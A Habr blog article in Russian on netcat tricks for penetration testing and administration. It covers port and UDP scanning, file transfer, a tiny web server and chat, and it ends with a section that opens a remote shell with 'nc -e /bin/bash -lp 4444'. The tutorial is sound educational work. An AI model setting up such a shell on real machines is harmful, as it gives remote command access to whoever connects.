



РЕКЛАМА · HABR.COM

## Угадай, какие данные зашифровал AI

**LukaSafonov**

30 авг 2017 в 17:37

## Полезные трюки при работе с netcat



3 мин



184K

Информационная безопасность\*



В данной статье я рассмотрю популярную сетевую утилиту netcat и полезные трюки при работе с ней.

Netcat – утилита Unix, позволяющая устанавливать соединения TCP и UDP, принимать оттуда данные и передавать их. Несмотря на свою полезность и простоту, многие не знают способы ее применения и незаслуженно обходят ее стороной.

С помощью данной утилиты можно производить некоторые этапы при проведении тестирования на проникновение. Это может быть полезно, когда на атакованной машине отсутствуют (или привлекут внимание) установленные пакеты, есть ограничения (например IoT/Embedded устройства) и т.д.

Что можно сделать с помощью netcat:

- Сканировать порты;
- Перенаправлять порты;
- Производить сбор баннеров сервисов;
- Слушать порт (биндить для обратного соединения);
- Скачивать и закачивать файлы;
- Выводить содержимое гав HTTP;
- Создать мини-чат.

Вообще с помощью netcat можно заменить часть unix утилит, поэтому этот инструмент можно считать неким комбайном для выполнения тех или иных задач.

## Практические примеры

Во многих случаях при необходимости проверки того или иного хоста используют телнет, либо собственные сервисные службы для выявления хоста или баннера. Как нам может помочь netcat:

### Проверка наличия открытого TCP-порта 12345

```
$ nc -vn 192.168.1.100 12345
```

```
nc: connect to 192.168.1.100 12345 (tcp) failed: Connection refused
```

```
$ nc -v 192.168.1.100 22
```

```
Connection to 192.168.1.100 22 port [tcp/ssh] succeeded!  
SSH-2.0-OpenSSH
```

### Сканирование TCP-портов с помощью netcat:

```
$ nc -vnz 192.168.1.100 20-24
```

При таком сканировании не будет соединение с портом, а только вывод успешного соединения:

```
nc: connectx to 192.168.1.100 port 20 (tcp) failed: Connection refused
nc: connectx to 192.168.1.100 port 21 (tcp) failed: Connection refused
found 0 associations
found 1 connections:
1: flags=82<CONNECTED,PREFERRED>
outif en0
src 192.168.1.100 port 50168
dst 192.168.1.100 port 22
rank info not available
TCP aux info available
Connection to 192.168.1.100 port 22 [tcp/*] succeeded!
nc: connectx to 192.168.1.100 port 23 (tcp) failed: Connection refused
nc: connectx to 192.168.1.100 port 24 (tcp) failed: Connection refused
```

## Сканирование UDP-портов.

Для сканирования UDP портов с помощью nmap необходимы root привилегии. Если их нет – в этом случае нам тоже может помочь утилита netcat:

```
$ nc -vnzu 192.168.1.100 5550-5560
```

```
Connection to 192.168.1.100 port 5555 [udp/*] succeeded!
```

## Отправка UDP-пакета

```
$ echo -n "foo" | nc -u -w1 192.168.1.100 161
```

Это может быть полезно при взаимодействии с сетевыми устройствами.

## Прием данных на UDP-порту и вывод принятых данных

```
$ nc -u localhost 7777
```

После первого сообщения вывод будет остановлен. Если необходимо принять несколько



```
$ while true; do nc -u localhost 7777; done
```

Передача файлов. С помощью netcat можно как получать файлы, так и передавать на удаленный хост:

```
nc 192.168.1.100 5555 < 1.txt
```

```
nc -lvp 5555 > /tmp/1.txt
```

## Netcast в роли простейшего веб-сервера.

Netcat может выполнять роль простейшего веб-сервера для отображения html странички.

```
$ while true; do nc -lp 8888 < index.html; done
```

С помощью браузера по адресу: <http://хост netcat:8888/index.html>. Для использования стандартного порта веб-сервера под номером 80 вам придется запустить nc с root привелегиями:

```
$ while true; do sudo nc -lp 80 < test.html; done
```

## Чат между узлами

На первом узле (192.168.1.100):

```
$ nc -lp 9000
```

На втором узле:

```
$ nc 192.168.1.100 9000
```

После выполнения команд все символы, введенные в окно терминала на любом из узлов появятся в окне терминала другого узла.

## Реверс-шелл

С помощью netcat можно организовать удобный реверс-шелл:

```
nc -e /bin/bash -lp 4444
```

Теперь можно соединиться с удаленного узла:

```
$ nc 192.168.1.100 4444
```

Не стоит опускать руки, если нет тех или иных инструментов, зачастую довольно громоздких, иногда задачу можно решить подручными средствами.

**Теги:** netcat, tricks

**Хабы:** Информационная безопасность

Если эта публикация вас вдохновила и вы хотите поддержать автора – не стесняйтесь нажать на кнопку

Задонатить

## Редакторский дайджест

Присылаем лучшие статьи раз в месяц

Электронная почта



263

0

Карма


Рейтинг

Лука Сафонов @LukaSafonov

информационная опасность

Сайт Сайт Сайт Сайт ВКонтакте Telegram

Реклама



Комментарии 12

Публикации

ЛУЧШИЕ ЗА СУТКИ    ПОХОЖИЕ

- haqreu

14 часов назад

Про клятый огонь, или магия препроцессора C

🕒 18 мин

👁 8.8K

💎 +89

🔖 80

💬 16
- Bright\_Translate

21 час назад

Разбираем самый маленький PNG в мире

👁 Простой

🕒 9 мин

👁 17K

Обзор

Перевод

💎 +80

🔖 110

💬 67
- DAN\_SEA

17 часов назад

## Как устроен виндсёрфер? И немного ещё...

 Простой  16 мин  3.6K

Обзор

 +40

 25

 26



divolko3

22 часа назад

## Стабильный релиз Wine 9.0? Спустя год он всё-таки появился — вместе с 7 000 изменений

 5 мин  13K

 +34

 24

 16



haqreu

14 часов назад

## Компилятор за выходные: лексер и парсер

 Средний  12 мин  4.4K

Тutorial

 +27

 64

 10



Ingigov

15 часов назад

## Как самостоятельно избавиться от тревоги и беспокойства: техники самопомощи

 Простой  17 мин  3.8K

 +19

 63

 1



LEbEdEV\_AU

12 часов назад

## Распознавание алфавита глухонемых с помощью нейронной сети

 Средний  5 мин  2K

Из песочницы

 +18

 26

 3

**Albert\_Wesker**

23 часа назад

## Опыт масштабирования Kubernetes на 2k узлов и на 400k подов

**Сложный**

8 мин



5.7K

Обзор

Перевод

**+15**

61



7

**Publicarum**

4 часа назад

## Софт становится хуже?

**Простой**

9 мин



2.1K

Мнение

Перевод

**+12**

8



14

**DRoman0v**

3 часа назад

## И снова конденсаторы: как я ноутбук HP Spectre X360 13 ремонтировал и что из этого вышло



4 мин



2.7K

**+8**

5




4

## Квартирный набор типичного айтишника. Work-life balance или только work?

Интересно

Показать еще


### МИНУТОЧКУ ВНИМАНИЯ




Интересно




Турбо

Интересно [↗](#)






Глупым вопросам и ошибкам —  
быть! IT-менторство на ХК



Хабракалендарь, отворись!  
Какие IT-ивенты ждут нас в 2024



Ах, этот скидочный снегопад:  
поймай свою снежинку

## ЗАКАЗЫ

Проектирование БД и api-endpoint'ов

10000 руб./за проект · 4 просмотра

React/typescript во Flutter

15000 руб./за проект · 3 отклика · 22 просмотра

Отредактировать картинку с помощью ИИ (gpt)

400 руб./в час · 3 отклика · 60 просмотров

Множество пользователей на одной выделенной машине (RDP)

5000 руб./за проект · 3 отклика · 41 просмотр

Спроектировать схему БД

60000 руб./за проект · 9 откликов · 65 просмотров

Больше заказов на Хабр Фрилансе

Реклама







Хабр Карьера

Где интересно учиться в IT?

Лучшие IT-курсы на Хабр Карьере

Все курсы на Хабр Карьере

Ваш аккаунт	Разделы	Информация	Услуги
Войти	Статьи	Устройство сайта	Корпоративный блог
Регистрация	Новости	Для авторов	Медийная реклама
	Хабы	Для компаний	Нативные проекты
	Компании	Документы	Образовательные программы
	Авторы	Соглашение	Стартапам
	Песочница	Конфиденциальность	



Настройка языка

Техническая поддержка

© 2006–2024, Habr

2.1K 3

Про клятый огонь, или магия препроцессора C

8.8K 16


Теория игр за 15 минут

1.4K 1


Квартирный набор типичного айтишника. Work-life balance или только work?

Интересно

ИСТОРИИ




«Зелёная» подборка




Обсерватория на Кавказе, где наблюдают за солнцем



Годнота от компаний



Хабр — Итоги 2023 года




Админский топ

РАБОТА

Специалист по информационной безопасности

Все вакансии


БЛИЖАЙШИЕ СОБЫТИЯ



«Спокойно, договоримся!» – тренинг по переговорам и отношениям с клиентами в B2B

19 – 20 января  
10:00 – 18:00  
Москва


Подробнее в календаре



Вебинар «Составляем план развития Go-инженера от Junior до Middle»

22 января 20:00  
Онлайн

Подробнее в календаре



Вебинар «FastAPI в действии: быстрое создание API для веб-приложений»

23 января  
Онлайн

Подробнее в календаре

Реклама